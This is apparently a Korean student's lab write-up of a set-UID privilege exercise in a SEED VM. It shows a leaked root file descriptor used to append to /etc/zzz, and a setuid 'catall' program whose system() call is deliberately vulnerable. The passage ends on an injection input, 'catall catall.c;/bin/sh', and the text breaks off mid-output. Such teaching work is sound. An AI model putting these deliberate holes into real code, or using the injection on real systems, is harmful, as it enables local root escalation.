
```
[11/24/22]seed@VM:~$ gcc -o cap_leak cap_leak.c
[11/24/22]seed@VM:~$ ll
total 148
-rwxrwxr-x 1 seed seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

gcc를 통해 cap_leak.c를 컴파일해준다.



```
[11/24/22]seed@VM:~$ echo "bbbbbbbbbbbbbb" | sudo tee --append /etc
/zzz
bbbbbbbbbbbbbb
[11/24/22]seed@VM:~$ cat /etc/zzz
bbbbbbbbbbbbbb
[11/24/22]seed@VM:~$ ll /etc/zzz
-rw-r--r-- 1 root root 15 Nov 24 02:46 /etc/zzz
```


etc 밑에 zzz라는 파일을 생성해준다. etc zzz 밑에 b여러개를 넣어준 것을 확인할 수 있다. etc 밑에 zzz를 쓸 수 있는 사람은 root만 쓸 수 있다. 업데이트는 아무나 못하게 되있다.



```
[11/24/22]seed@VM:~$ echo "aaaaaaa" > /etc/zzz
bash: /etc/zzz: Permission denied
[11/24/22]seed@VM:~$ ll
total 148
-rwxrwxr-x 1 seed seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```


예를 들어, aaaaaaa를 etc 밑에 zzz해주면 permission denied로 업데이트 할 수 없다고 나온다.

cap_leak는 usr-id가 seed로 되어있다.




```
[11/24/22]seed@VM:~$ sudo chown root cap_leak
[11/24/22]seed@VM:~$ ll
total 148
-rwxrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

cap_leak의 오너를 루트로 바꿔준다.



```
[11/24/22]seed@VM:~$ sudo chmod 4775 cap_leak
[11/24/22]seed@VM:~$ ll
total 148
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

모드도 변경해준다. cap_leak이 빨간색으로 바뀐 것을 볼 수 있다.




```
[11/24/22]seed@VM:~$ ./cap_leak
fd is 3
$ whoami
seed
$ echo cccccccccccccc >& 3
$ exit
[11/24/22]seed@VM:~$
```

cap_leak을 실행해보면 fd가 3인 것을 볼 수 있고, $사인이 뜬다.

execve가 shell을 실행해서 $사인이 뜬 것이다.


whoami해보면 seed(자기자신)가 나온다

이것 역시도 etc밑에 zzz를 업데이트 할 수 없어야 하지만, 이걸 가능하게 하는게 fd is 3이다. 권한이 노출된 것이다.




```
[11/24/22]seed@VM:~$ cat /etc/zzz
bbbbbbbbbbbbbb
cccccccccccccc
[11/24/22]seed@VM:~$ echo dddddddddddddddddd > etc/zzz
bash: etc/zzz: No such file or directory
[11/24/22]seed@VM:~$ cap

Command 'cap' not found, but can be installed with:

sudo apt install capistrano

[11/24/22]seed@VM:~$ cap_leak
fd is 3
$ echo hello_good_to_see_you >& 3
$ exit
[11/24/22]seed@VM:~$ 
```

위에서 echo cccccccccc 하고 빠져나오면 cat /etc/zzz에 업데이트 돼서 추가되있는 것을 확인할 수 있다.




```
[11/24/22]seed@VM:~$ cat /etc/zzz
bbbbbbbbbbbbbb
cccccccccccccc
hello_good_to_see_you
[11/24/22]seed@VM:~$ gedit catall.c
```

한번 더 해봐도 hello_good_to_see_you가 업데이트 되는 것을 볼 수 있다.




```c
/* catall.c */
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}

```

catall.c를 작성해주고 저장한다.




```
[11/24/22]seed@VM:~$ ll
total 152
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

catall.c가 생긴 것을 볼 수 있다.




```
[11/24/22]seed@VM:~$ gcc -o catall catall.c
[11/24/22]seed@VM:~$ ll
total 172
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rwxrwxr-x 1 seed seed 16872 Nov 24 02:58 catall
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

catall.c를 컴파일 해준다.




```
[11/24/22]seed@VM:~$ sudo chown root catall
[11/24/22]seed@VM:~$ sudo chmod 4775 catall
[11/24/22]seed@VM:~$ ll
total 172
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rwsrwxr-x 1 root seed 16872 Nov 24 02:58 catall
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

owner를 root로 바꿔주고 모드를 변경해주고 확인해보면 catall이 빨간색으로 바뀌어있고, root로 바뀐 것을 확인할 수 있다.




```
[11/24/22]seed@VM:~$ catall cap_leak.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

catall하고 cap_leak.c를 하면 파일데이터가 보이는 것을 볼 수 있다. cap_leak.c가 argv 1번이 된다.




```
[11/24/22]seed@VM:~$ catall catall.c;/bin/sh
/* catall.c */
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
